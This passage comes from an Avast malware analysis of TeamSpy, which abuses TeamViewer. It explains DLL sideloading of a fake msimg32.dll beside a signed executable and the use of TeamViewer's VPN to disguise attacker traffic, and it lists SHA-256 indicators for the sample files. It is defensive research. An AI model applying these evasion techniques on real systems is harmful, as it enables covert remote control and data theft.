Version: 2.6.2.0
Publisher: Telerik
----
Name: Google Chrome
Version: 51.0.2704.103
Publisher: Google Inc.
```



Using TeamViewer's legitimate VPN encrypts the traffic and makes it indistinguishable from legitimate TeamViewer traffic. Once the machine is infected, the criminals have full access to the computer. They can steal and exfiltrate sensitive data, download and execute arbitrary programs, and more.

Abusing the legitimate application with sideloading is a clever technique, because not every user checks legitimacy of all the *DLL* libraries in the same directory. Checking the signature of the main executable does not reveal anything suspicious and may let the victim think that everything is alright. See the digital signature of the main *update_w32.exe* file below. This file is not malicious.



It is important to remember that there are more malware classes that abuse TeamViewer, not just TeamSpy. This blogpost just describes one of them. The principle is, however, similar in other malware classes.

5.0 SHAs

XLS with macros

FE7CA42EE57CEDAD4E539A01A1C38E22F3A4EDC197D95237E056AF02F252C739

Password protected Inno Installer

AD377654518C19BE85FA6BF09570D8D1C8ABA52FFCD83061127851A2DAEF4858

Fake msimg32.dll

921FB1D6E783A6CA70BD1399EA5A18C78027D3016BEA6881F132A253F3C97ED6

6.0 and yes, we detect it

Source: https://blog.avast.com/a-deeper-look-into-malware-abusing-teamviewer